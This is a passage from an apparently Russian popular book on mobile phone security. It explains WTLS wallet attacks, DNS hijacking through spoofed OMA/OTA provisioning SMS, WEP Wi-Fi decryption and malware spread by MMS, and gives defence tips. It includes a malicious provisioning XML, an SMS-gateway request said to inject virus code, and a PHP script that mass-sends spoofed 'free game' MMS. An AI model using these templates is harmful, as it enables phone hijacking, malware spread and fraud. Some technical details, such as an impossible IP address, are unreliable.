Закрытый ключ – ключ, известный только своему владельцу. С помощью этого ключа можно расшифровать любые пакеты данных. Знание открытого ключа не дает возможности определить закрытый ключ.

Пусть два абонента – банк и мобильный кошелек пользователя на сотовом телефоне – хотят установить безопасное соединение. Для этого банк вырабатывает открытый ключ E и отправляет его мобильному кошельку по открытому каналу, то есть по каналу, который может прослушивать злоумышленник.

Закрытый же ключ банк хранит у себя. Это секретный ключ.

Мобильный кошелек вырабатывает некоторую случайную последовательность байт X. Чтобы отправить ее банку, он применяет функцию шифрования, используя для этого открытый ключ. В результате получается зашифрованное сообщение, которое банк расшифровывает, применяя свой закрытый ключ.

Далее начинается защищенный обмен информацией между банком и мобильным кошельком. Банк, зная случайное сообщение X, вырабатывает новое сообщение XN. Делает он это следующим образом:

XN=X XOR N,

где XOR – это логическая операция побитового исключающего ИЛИ, N – это номер передаваемого по защищенному каналу сообщения.

Далее происходит шифрование передаваемого сообщения PN:

CN = E (XN, PN),

где E – это операция шифрования на ключе XN.

Соответственно, для передачи следующего сообщения будет сначала выработано сообщение XN+1, а потом уже CN+1.

Казалось бы, данная схема позволяет быть уверенным в полной безопасности системы. Но это не так. Дело в том, что мобильные кошельки, как и большинство других приложений, работающих по WAP, передают информацию небольшими пакетами, что связано с характерными особенностями передачи данных по каналам мобильного интернета.

Мобильный кошелек

Пусть пользователь вводит свой пароль в мобильном кошельке на своем сотовом телефоне. Каждая буква пароля отправляется в собственном пакете данных, который шифруется отдельно.

Пусть злоумышленник перехватывает эти пакеты. Пакеты зашифрованы, а значит, злоумышленник не может догадаться о содержимом пакета, но он знает, что в его руках оказалась шифровка следующего формата:

CN = E (X XOR N, PN)

Если злоумышленник прослушивал сеть начиная с того момента, как пользователь открыл приложение

мобильного кошелька, то он знает номер N передаваемого сообщения. Этой информации достаточно для того, чтобы узнать пароль пользователя мобильного кошелька.

Ранее мы рассмотрели, как злоумышленник может получить контроль над посторонним сотовым телефоном. В частности, как он может установить вредоносную программу, которая сможет получить доступ к отрытому каналу между банком и мобильным кошельком. После того, как взломщик получит доступ к каналу, ему будет необходимо отправить в сеть якобы от мобильного кошелька следующее сообщение:

P = N XOR G XOR S,

где G – это предполагаемая злоумышленником буква, которую атакуемый мог ввести в качестве одной из букв пароля, переданной в пакете с номером S, а N – это последовательный номер передаваемого пакета.

Перехватив уже зашифрованный пакет, он может сравнить его с пакетом номер S. Если зашифрованные значения совпали, то догадка мошенника верна и с помощью банального перебора он может получить пароль мобильного кошелька пользователя. А это в свою очередь открывает ему доступ к банковскому счету пострадавшего. Это не единственные недостатки реализации WTLS протокола. Существует еще целый ряд уязвимостей WAP-протокола.

ЗАЩИТА ОТ АТАКИ


Защититься от подобной атаки можно, если оставаться бдительным и помнить о ряде признаков того, что ваш мобильный кошелек может быть взломан. Прежде всего, с подозрением надо отнестись к тому, что у вас не с первого раза принимают вводимый пароль. Это может быть следствием того, что злоумышленник внедряет свои пакеты в передаваемые данные, тем самым делая перебор вашего пароля описанным выше способом. Конечно самым неприятным доказательством того, что ваш счет взломали, является стремительное уменьшение вашего баланса. Лучшей защитой по-прежнему является отказ от использования уязвимых мобильных кошельков ряда банков.

Как блокируется доступ в Интернет с мобильного телефона

Многие пользователи мобильных устройств уже не могут представить свою жизнь без возможности выхода в Интернет в любом месте и когда они захотят. Мобильные терминалы, как правило, всегда под рукой, а значит это удобное средство для выхода в Интернет. Почти все телефоны уже снабжены подобным функционалом. Для них существуют специальные браузеры, которые сейчас разработаны почти под каждую модель. А Интернет-сообщество уже давно разработало специальные WAP-сайты для небольших дисплеев сотовых устройств и даже содержат «облегченный» контент, который можно быстро передавать по все еще не самым скоростным мобильным сетям.

К сожалению, злоумышленник может блокировать выход пользователя в Интернет с мобильного телефона, причем даже без ведома сотового оператора.

Мобильные телефоны все чаще используются пользователями для выхода в сеть Интернет



ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Доступ в Интернет с мобильного устройства осуществляется через WAP-доступ. Как уже говорилось, протокол WTLS, являясь частью протокола WAP, отвечает за обеспечение конфиденциальности при передаче данных между сотовыми телефонами. Напомним, что создатели WTLS при разработке протокола вынуждены были принимать во внимание крайне скудные вычислительные возможности беспроводных терминалов. Именно из-за подобных ограничений разработчики протокола были вынуждены пойти на ряд упрощений, которые в конечном итоге привели к тому, что протокол стал уязвимым. Рассмотрим, почему подобные решения привели к возможности проведения данной атаки.

Сначала ознакомимся с рядом особенностей протокола WTLS, которые имеют отношение к рассматриваемой атаке. Сообщения, передаваемые между мобильными устройствами, бывают различных типов. Это могут быть информационные сообщения, содержащие данные пользователя, а также сервисные сообщения, содержащие служебную информацию. Причем для протокола WTLS характерно то, что все сообщения нумеруются последовательно. То есть информационное сообщение имеет порядковый номер на единицу больше, чем предшествующее ему. Очевидно, что информационное взаимодействие носит конфиденциальный характер. В некоторых служебных сообщениях также содержится закрытая информация. Подобные сообщения могут содержать сведения о том, что сессия между двумя абонентами будет прекращена. Но существует целый ряд служебных сообщений, которые не несут в себе каких-либо конфиденциальных данных. К ним, прежде всего, относятся сообщения-предупреждения, передаваемые всем абонентам сети о каком-либо событии. Очевидно, что раз подобные предупреждения изначально пересылаются всем абонентам, то ничего секретного в них нет. Именно поэтому разработчики протокола WTLS решили, что такие сообщения могут передаваться в открытом виде. Тем не менее, они также нумеруются последовательно. В этом и заключается основная уязвимость рассматриваемого протокола.

Злоумышленник может постоянно внедрять в передаваемый поток поддельные незашифрованные сообщения с последовательным

номером, идентичным тому, который должен быть присвоен следующему информационному зашифрованному посланию от легитимного абонента.

Очевидно, что подобным образом нарушается целостность передаваемых данных, и абоненты будут лишены возможности ими обмениваться. Для пользователя подобная ситуация будет выглядеть как постоянное «подвисание» браузера или приложения, которое использует WAP-Интернет.

ЗАЩИТА ОТ АТАКИ

Защититься от такой атаки невозможно. WTLS-протокол уязвим, а ничего другого на данный момент нет. Так что единственным вариантом собственной защиты может быть отказ от WAP-Интернета, благо альтернатива этому есть.

Почему злоумышленник знает сайты, на которые вы заходили с мобильного телефона

Безопасность выхода в Интернет с персонального компьютера – это одна из важнейших функций всех антивирусных продуктов. Посещение Интернет-страниц при отсутствии должного уровня защиты может обернуться похищением паролей, передачей конфиденциальных данных злоумышленнику и отслеживанием переписки, как через электронную почту, так и через сайты социальных сетей, таких как «Одноклассники» или «ВКонтакте».

Почти все функции современных смартфонов связаны с доступом к Интернет-ресурсам и несут потенциальную угрозу безопасности

Но посещение Интернет-ресурсов с мобильного телефона – гораздо более опасно, а вот должной защиты или хотя бы каких-то по-настоящему эффективных антивирусных пакетов, которые защищали бы пользователя, нет. Если принять во внимание, что даже защищаемые всеми возможными способами Интернет-соединения с персонального компьютера периодически подвергаются успешным атакам злоумышленников, то мобильный выход в Интернет становится сродни безвозмездной передачи данных мошенникам. Атакующий может не только отслеживать все Интернет-ресурсы, которые вы посетили с сотового телефона, но и перехватывать все пароли. Это могут быть пароли к личному почтовому ящику, к профилям в социальных сетях, к ICQ.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Данная атака строится на использовании современного механизма удаленной настройки мобильных устройств, разработанного и внедряемого корпорацией «Open Mobile Alliance». Данная корпорация объединила ведущих производителей мобильных устройств и сотовых операторов с целью стандартизации мобильных технологий и разработки новых сервисов. Одним из существенных достижений альянса стала технология OMA, получившая такое название в честь корпорации.

Схема функционирования DNS-сервера в сети мобильного оператора

Суть новой разработки заключается в следующем. С помощью специальных SMS-сообщений можно осуществить переконфигурацию сотового телефона для подключения таких служб, как Интернет, синхронизация с персональным компьютером, поддержка MMS-сообщений, загрузка необходимых приложений из сети. Ручная конфигурация этих услуг достаточно сложна, так как для каждого сотового оператора и для каждой модели телефона существуют свои тонкости, поэтому настройка необходимых параметров для неопытных пользователей – задача неразрешимая.

Конфигурирующие сообщения для последних моделей телефонов имеют название OMA-настройки. Для более старых моделей подобные операции получили название OTA-настройки. Почти все мобильные устройства в настоящее время поддерживают процедуры одного из двух типов. Сам механизм настроек достаточно гибок, поэтому данная технология постепенно завоевывает рынок. Частные организации нередко прибегают к разработке собственных процедур для конфигурирования корпоративных телефонов сотрудников. Иногда такими услугами пользуются банки, что помогает им настроить мобильные кошельки на телефонах пользователей.

Схема функционирования доступа в Интернет с мобильного телефона после атаки с подменной DNS

Для конфигурации мобильного устройства необходимо правильно составить текст настройки для каждого конкретного производителя и конкретной модели телефона. Языком описания процедуры является XML. Стандартные правила, по которым производятся настройки, можно скачать с сайта «Open Mobile Alliance». После того, как XML-файл сформирован, он переводится в бинарный вид с помощью специальных конверторов. После этого, сформированное сообщение может быть отправлено через специальные SMS-шлюзы.

То есть любой пользователь может самостоятельно сформировать конфигурацию, подписаться любым отправителем и отправить ее на произвольный мобильный телефон.

Отметим, что изначально OMA/OTA-настройки были спроектированы для того, чтобы обеспечить пользователю возможность удаленного конфигурирования телефона для выхода в сеть Интернет. Дело в том, что каждый оператор сотовой связи имеет свои настройки, которые необходимо установить на телефоне для выхода в сеть. Одним из таких параметров является IP-адрес DNS-сервера.

Именно эти сведения использует злоумышленник для «прослушивания» всех Интернет-соединений. Проанализируем его арсенал и методы осуществления атаки. Целью мошенника является такое переконфигурирование сотового телефона, которое изменяет адрес используемого DNS-сервера.

DNS-сервер обеспечивает трансляцию имен сайтов в IP-адреса. Каждый компьютер в сети Интернет имеет два основных идентификатора – это доменное имя и IP-адрес. Так, например, доменное имя сайта книги www.virus2.ru, а его IP-адрес 198.223.452.56. IP-адресов у компьютера может быть несколько и количество имен тоже может быть более одного. Причем имена ресурсов могут связываться как с одним, так и с несколькими IP-адресами. Компьютер может вообще не иметь доменного имени. Именно сопоставлением IP-адреса и указателя домена занимается DNS-сервер. Алгоритмы, которые использует DNS-сервер, нас не интересуют.

Важно, что в мобильном телефоне при настройке выхода в сеть Интернет прописывается адрес используемого DNS-сервера. К этому серверу каждый раз происходит обращение для того, чтобы получить

IP-адрес ресурса, к которому хочет обратиться пользователь беспроводного устройства.

Так, если абонент хочет открыть на экране сайт www.virus2.ru, то сотовый телефон обратится к DNS-серверу, и получит от него адрес 198.223.452.56, к которому и будет произведен запрос.

Но злоумышленник может подменить DNS-сервер. Тогда вместо 198.223.452.56 мобильное устройство получит от DNS-сервера совсем другой IP-адрес. Как правило, это указатель Proxy-сервера злоумышленника, который ретранслирует через себя все запросы пользователя. При этом Proxy-сервер ведет подробный список всех ресурсов, к которым обращалась жертва, перехватывает все пароли.

Если сервер настроен определенным образом, то он может вместо доступа к ресурсам, которые хочет увидеть атакуемый абонент, перенаправить его на альтернативные сайты. А это дает обширные возможности для мошенничества.

Но ключом к реализации подобной атаки является именно подмена DNS-сервера в настройках мобильного телефона.

Для того чтобы ее осуществить злоумышленник формирует следующую автоматическую процедуру.

```
<wap-provisioningdoc>
  <characteristic type="NAPDEF">
          <parm name="NAME" value="NewAPN"/>
          <parm name="NAPID" value="NewAPN NAPID ME"/>
          <parm name="BEARER" value="GSM.GPRS"/>
          <parm name="NAP.ADDRESS" value="apn . new . com"/>
          <parm name="NAP.ADDRTYPE" value="APN"/>
          <parm name="DNS.ADDRESS" value="x . y .w. z "/>
  </characteristic>
  <characteristic type="APPLICATION">
          <parm name="NAME" value="NewAPN"/>
          <parm name="APPID" value="w2"/>
          <parm name="TO.NAPID" value="NewAPN NAPID ME"/>
  </characteristic>
</wap-provisioningdoc>
```

Не будем останавливаться на правилах составления настроек. Скажем лишь, что в каждом теге прописывается то или иное значение определенных параметров телефона. Так в поле DNS.ADDRESS ука-

зывается адрес DNS-злоумышленника. Остальные поля устанавливаются таким же образом, как и в стандартной настройке сотового оператора.

При получении конфигурационного сообщения на экране телефона появится предложение принять настройку. Так как злоумышленник может подписать настройку произвольным образом, то убедить жертву ее принять не так сложно. Можно подписать ее как «Перенастройка Интернета в связи со снижениями тарифа». А в качестве телефона отправителя уже известным нам способом можно указать, например, Beeline.

ЗАЩИТА ОТ АТАКИ

Как это ни парадоксально, но полностью обезопасить себя от перехвата Интернет-трафика можно только полностью отказавшись от использования сотового телефона для выхода в сеть. Остается только ждать, когда для мобильных устройств будут разработаны хотя бы простейшие антивирусные системы, способные бороться с Интернет-мошенничеством.

Почему опасно выходить в Интернет через Wi-Fi точку доступа

Почти все современные мобильные телефоны имеют возможность выхода в Интернет по каналу Wi-Fi. Во многом такой функционал телефона компенсирует то, что на данный момент сотовые сети не имеют возможность передавать Интернет-трафик с приемлемой скоростью. Кроме того, Интернет от сотового оператора пока достаточно дорог. Пользователи с удовольствием выходят в Интернет через Wi-Fi точки доступа. Подобные точки, как правило, располагаются в кафе или торговых центрах. Выход в Интернет через них бесплатный. Тем самым владельцы заведений привлекают клиентов. Но абонентов подобных услуг легко ввести в заблуждение и атаковать. Мошенники могут перехватывать все, что передается по сети через Wi-Fi точку доступа и знать все, о чем переписывается пользователь мобильного телефона, например, в ICQ или выяснить, какой у него пароль почтового ящика.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Злоумышленник, поставив перед собой задачу перехвата трафика, не использует технические недостатки сотовых телефонов, а также потерю бдительности клиентов мобильной связи. Причина того, что конфиденциальность данных, передаваемых по беспроводному каналу данных, может ставиться под угрозу, кроется в реализации протоколов Wi-Fi. Объясним на простом примере, почему передача данных по Wi-Fi уязвима. Отметим, что это лишь одна из уязвимостей этого протокола.

Данные, передаваемые по беспроводному Wi-Fi каналу, защищаются с помощью шифрования. Одним из наиболее распространенных протоколов, призванных обеспечивать безопасность передаваемых данных, является протокол WEP (Wired Equivalent Privacy). WEP – это протокол шифрования, использующий алгоритм шифрования на статическом ключе. Если не вдаваться глубоко в технические подробности, то алгоритм защиты данных на основе WEP строится следующим образом.

Сначала передаваемые данные разбиваются на пакеты. Каждый из пакетов с помощью операции XOR складывается с уникальной последовательностью бит – ключевым потоком. Расшифровать получившийся пакет можно, только зная ключевой поток для этого пакета и применяя повторно операцию XOR. При этом ключевой поток постоянно изменяется от пакета к пакету. Обеспечивается это за счет специального механизма, который называется потоковый шифр.

Подобные постеры, рекламирующие выход в Интернет с мобильного телефона по Wi-Fi, можно часто увидеть в кафе и торговых центрах

Точка доступа и ее абонент используют одинаковый потоковый шифр

и, как следствие, для последовательности пакетов получают одинаковый ключевой поток.

Тем не менее, в подобном алгоритме есть ряд уязвимостей. Прежде всего, уязвим ключевой поток. Многие точки доступа реализуют простейший алгоритм потокового шифра – генерируют случайную последовательность бит, а каждый следующий ключевой поток отличается от предыдущего на единицу. То есть точка доступа прибавляет к случайной последовательности бит единицу с каждым новым пакетом. Как кажется, такой алгоритм достаточно сложно взломать, ведь первоначальное число злоумышленник получить не может.

Но мошенник может воспользоваться тем, что потоковые шифры – симметричны, то есть используют один и тот же ключ для шифрования и расшифровывания сообщений. Если злоумышленник хочет расшифровать какой-либо пакет, то сначала необходимо его перехватить. К сожалению, сделать это не сложно. В свободной продаже имеется большой выбор устройств под названием «сниффер», которые перехватывают Wi-Fi пакеты.

После того, как последовательность пакетов перехвачена, злоумышленник может сохранить ее и дождаться, когда ключевой поток повторится. Это происходит всегда, так как после того, как инкрементом будет получено максимальное значение, в качестве ключевого потока устанавливается первоначальное случайное число. После того, как это произошло, мошенник может подключиться к точке доступа и передать на свой же адрес зашифрованную последовательность. Так как ключевая последовательность в этот момент совпадает, то повторное шифрование расшифрует пакет.

Конечно, с первого взгляда возможность подбора выглядит маловероятной, но на практике всю работу делает специальное оборудование.

Признаки атаки

- у вас есть подозрения, что ваши персональные регистрационные данные (логины и пароли ICQ, электронной почты) используются злоумышленниками;
- Wi-Fi соединение с бесплатной точкой доступа долго не устанавливается;
- шифрование при передачи данных по Wi-Fi отключено или установлено WEP-шифрование.

ЗАЩИТА ОТ АТАКИ

Для того чтобы не стать жертвой мошенников, лучше всего не пользоваться точками Wi-Fi в общественных местах. Именно к таким точкам может подключаться злоумышленник и расшифровать перехваченные данные. Кроме того, такие точки, как правило, не защищены достаточным образом.


Также стоит помнить, что на Wi-Fi канал передачи данных может быть осуществлена не только описанная атака, но и ряд других, которые уже давно известны компьютерным хакерам, успешно атакующим беспроводные соединения.

КАК ЗАЩИТИТЬСЯ ОТ ВИРУСОВ ДЛЯ МОБИЛЬНЫХ ТЕЛЕФОНОВ

Как вирус попадает на телефон при использовании конфигурационных сообщений

Интеграция современных информационных технологий в мобильную связь предоставляет не только широкие возможности пользователям, но и несет в себе серьезную угрозу. Согласившись на подключение к одному из предлагаемых сетевых сервисов, вы можете дать разрешение на установку вредоносной программы в ваш сотовый телефон. Такие программы, по аналогии с подслушивающими устройствами, часто называют «жучками».

Этим приложением злоумышленник сможет управлять дистанционно. Подобная программа может передавать содержание полученных вами SMS-сообщений, перехватывать информацию о том, кто вам звонил и когда был принят звонок, а также, где вы находитесь в настоящее время. Приложение-жучок будет иметь полный доступ к вашей записной книжке и списку контактов. Получить подобный «жучок» на мобильное устройство достаточно просто, особенно, если вы достаточно доверчивый человек. Типичным приемом проникновения «жучка» может быть получение так называемой автоматической настройки – некоторого сообщения, в котором говорится о том, что в случае подтверждения пользователем, телефон будет переконфигурирован таким образом, чтобы бесплатно выходить в Интернет.



Согласившись на получение подобной настройки, вместо бесплатного Интернета вы можете получить на телефон «жучок»

Самое интересное, что подобного рода конфигурационные сообщения действительно используются настоящими сотовыми операторами для настройки услуг, так что пользователи им доверяют. И уж

тем более вероятность того, что пользователь примет подобное сообщение повышается, если речь идет о чем-то бесплатном, как в приведенном на иллюстрации случае.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Технология удаленной настройки мобильных телефонов, носящая название OMA/OTA, уже рассматривалась ранее. К сожалению, помимо уже названных уязвимостей данной технологии, существует еще один существенный ее недостаток – технология OMA/OTA чаще других приводит к заражению телефона вирусами.

Для заражения телефонов злоумышленники, как правило, используют следующий сценарий. На телефон жертвы отправляется сообщение OMA, якобы от сотового оператора или от компании, которой пользователь может доверять. В качестве пояснения к сообщению обычно значится приглашение принять бесплатную настройку той или иной услуги. Последствием переконфигурации телефона обычно становится изменение стартовой страницы стандартного браузера таким образом, что при попадании на нее начинается автоматическая загрузка приложения.

Признаки атаки

- вы получаете конфигурационное сообщение для бесплатной настройки какого-либо сервиса от малознакомого лица;
- во время конфигурации телефона на него происходит загрузка стороннего приложения из сети Интернет;
- загруженное приложение имеет неподписанный сертификат.

Отметим, что как раз неопытные пользователи больше других нуждаются в автоматических настройках, так как не уверены, что смогут сделать это самостоятельно.

Конечно, опытный пользователь сможет определить угрозу и отменить считывание подозрительных программ. Но если данное приложение будет иметь название «Дополнительный пакет к настройке», то даже он с трудом сможет распознать вирус. В настоящее время о таких вредоносных программах почти никто не знает, и поражающий эффект от первой волны подобных атак может быть значительным. Приложения-жучки, попавшие на телефон, могут регистрировать практически любое действие пользователя и передавать различные конфиденциальные данные злоумышленнику совершенно незаметно.

Приведем пример XML-текста настройки.

```
<wap-provisioningdoc>
  <characteristic type="NAPDEF">
    <parm name="NAPID" value="JAVA_NAPID"/>
    <parm name="BEARER" value="JAVA_OMA_BEARER"/>
    <parm name="NAP-ADDRESS" value="JAVA_APN"/>
    <parm name="NAP-ADDRTYPE" value="JAVA_NAP-ADDRTYPE"/>
    <characteristic type="NAPAUTHINFO">
      <parm name="AUTHTYPE" value="JAVA_PPP_AUTHTYPE"/>
      <parm name="AUTHSECRET" value="JAVA_AUTHSECRET"/>
    </characteristic>
</characteristic>
  <characteristic type="PXLOGICAL">
    <parm name="PROXY-ID" value="JAVA_PROXY-ID"/>
    <parm name="STARTPAGE" value="JAVA_STARTPAGE"/>
    <characteristic type="PXPHYSICAL">
      <parm name="PXADDR" value="JAVA_IP"/>
      <parm name="PXADDRTYPE" value="JAVA_PXADDRTYPE"/>
      <parm name="TO-NAPID" value="JAVA_NAPID"/>
      <characteristic type="PORT">
        <parm name="PORTNBR" value="JAVA_PORT"/>
      </characteristic>
    </characteristic>
</characteristic>
<characteristic type="BOOTSTRAP">
    <parm name="NAME" value="JAVA_NAME"/>
</characteristic>
<characteristic type="APPLICATION">
      <parm name="APPID" value="JAVA_APPID"/>
      <parm name="NAME" value="JAVA_NAME"/>
      <characteristic type="RESOURCE">
        <parm name="URI" value="JAVA_STARTPAGE"/>
    </characteristic>
  </characteristic>
</wap-provisioningdoc>
```

Не будем детально рассматривать весь текст настройки, содержащийся в XML-файле, а уделим внимание лишь тем параметрам, которые представляют интерес с точки зрения безопасности.

Так тег param с именем STARTPAGE представляет собой явное указание стартовой страницы, на которую пользователь попадет при первом входе в Интернет. Ситуация усугубляется тем, что согласно данной технологии, отправить настройку можно перекодировав XML-файл в бинарный вид с помощью программ, имеющихся в открытом доступе. Типичным представителем таких программ является xml2wbxml.

Чтобы отправить полученный бинарный файл настройки через коммерческий SMS-шлюз, необходимо правильно составить заголовок SMS-сообщения. Такой заголовок называется UDH.

Спецификация заголовка является открытой. Это означает, что любой злоумышленник может вместо простого текстового сообщения отправить настройку, указав на коммерческом SMS-шлюзе, что он собирается отправить SMS-сообщение, которое уже закодировано в бинарный вид.

Приведем пример запроса к коммерческому шлюзу, который внедряет вирусный код.

```
https://somesmscenter.org/https/sendmsg?session_id=11AB23CCD
2349&udh=123456789&text=AB12373BCDACB34234CBDEF342345
34323ACBDDDABCD12452322425678911111023042354BCAADHFE
EABCDD23445C54C1123BCAB1ACBA234CBCABDBAECDEACBCAEBC
DF234235243444444444234234234134578578234288123413
```

В этом запросе в параметре UDH указывается составленный для данного приложения заголовок сообщения. В поле text вместо сообщения посылается программа настройки. Заголовок сообщения и текст настройки представлены в шестнадцатеричном виде.

В зависимости от производителя и модели мобильного телефона вирусное приложение может быть создано под операционные системы Symbian, UNIX или Windows Mobile. Вредоносный код может быть написан на языке программирования C или Java. Java-приложения вообще являются кроссплатформенными и могут быть установлены на большую часть мобильных устройств.

ЗАЩИТА ОТ АТАКИ

Для того чтобы защититься от подобной атаки, необходимо следовать простому правилу: быть крайне аккуратным при получении любых конфигурационных сообщений. Любая перенастройка вашего мобильного телефона далеко не всегда упростит ваше обращение с ним.

Также следует крайне аккуратно относиться к установке любого рода приложений на ваш телефон. Надо помнить, что приложения для операционной системы Symbian всегда подписаны. В противном случае операционная система выдаст предупреждение о том, что приложение имеет сомнительное происхождение.

Конечно, подобный механизм защиты можно обойти, но в большинстве случаев этой защиты может быть достаточно, особенно если пользователь внимателен и аккуратен.

Кроме того, необходимо помнить о поговорке: «Бесплатный сыр бывает только в мышеловке». Вряд ли бесплатные автоматические настройки переконфигурируют ваш телефон должным образом. Скорее всего, это кому-то нужно.

Как телефон заражают вирусами с помощью MMS-собщений

Использование популярного особенно среди молодежи MMS-сервиса таит в себе немало опасностей, о которых большинство пользователей, к сожалению, не подозревает.

MMS-сообщение, которое вы откроете на своем мобильном телефоне, не только может заразить ваш аппарат вирусом, но и разослать зараженные сообщения на номера телефонов из вашей записной книги.

В один прекрасный день вы можете получить MMS-сообщение или от вашего знакомого, или с неизвестного вам телефонного номера, или даже якобы от вашего сотового оператора. Откроете его и заразите свой телефон вирусом. В тексте зараженных MMS-сообщений может содержаться информация о том, что в приложении к нему находится бесплатная игра от вашего сотового оператора, новый рингтон от друга или архив с фотографиями от вашей дочери. Все

это будет убеждать вас в необходимости скачать, установить или сохранить на карте памяти то, что было прислано в сообщении. Иногда в MMS-сообщении может находиться ссылка на какое-либо приложение или какой-то архив в Интернете.

Опаснее всего то, что когда ваш телефон будет заражен подобным образом, он сам станет атаковать абонентов мобильной связи из вашего списка контактов. То есть ваши друзья, знакомые или коллеги будут получать от вас MMS-сообщения с вирусом. В свою очередь пораженные сотовые телефоны ваших коллег начнут атаковать телефонные номера из своих адресных книг. Подобный процесс будет иметь лавинный характер и, в конечном итоге, может привести к массовым заражениям мобильных устройств.

В настоящее время подобные сценарии не очень распространены из-за того, что популярность MMS-сервисов недостаточно высока, а мобильный Интернет стоит дорого. Далеко не каждый пользователь станет закачивать себе на сотовый телефон прикрепленную программу или архив, предпочитая сделать это дома на стационарном компьютере, где это будет более экономично.

Тем не менее, в условиях падения цен на мобильный Интернет, популяризации MMS-сервиса, а также при соответствующем развитии вирусных технологий, подобные сценарии в будущем могут стать вполне реальными.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

MMS (Multimedia Messaging Service) – это сервис передачи сообщений, который обеспечивает автоматическую мгновенную передачу личных мультимедийных сообщений на телефонный номер или на адрес электронной почты. Эта технология кардинально изменила набор услуг, которыми может пользоваться абонент при передаче сообщений Однако с появлением новых возможностей появились и новые уязвимости.

Так как технология MMS позволяет передавать вместе с сообщением файл приложения, то этим механизмом тут же воспользовались вирусы для своего распространения. В данный момент уже существует подобный вирус. Он носит название CommWarrior. Вредоносная про-

```
1   <?
2   $user="user";
3   $password="password";
4   $api_id="xxx";
5   $text=urlencode("Бесплатная игра от MegaPone, скачай и играй!");
6   $to="79035555555";
7   $from="MegaPone";
8   $mms_url="http://somesmscenter.ru/game.mms";
9   $ret= file ("http://smscenter.com/auth?user=$user&password=$password
                &api_id=$api_id");
10  if ($ret == "OK") {
11   for ($i=0; $i<100; $i++)
12   {
13   $ret= file ("http://smscenter.com/sendmsg?to=$to&text=$text");
14   if ($ret == "OK") echo "Success. Message was sent";
15   }
16  }
17  else echo "Error. Message was not sent";
```

грамма поражает телефоны Nokia серии 60 на базе операционной системы Symbian. Действия вируса примитивны и характерны для его аналогов на компьютере: вредоносный код передается на мобильное устройство в виде входящего MMS-сообщения с вложенным медиафайлом – картинкой, аудио- или видеозаписью.

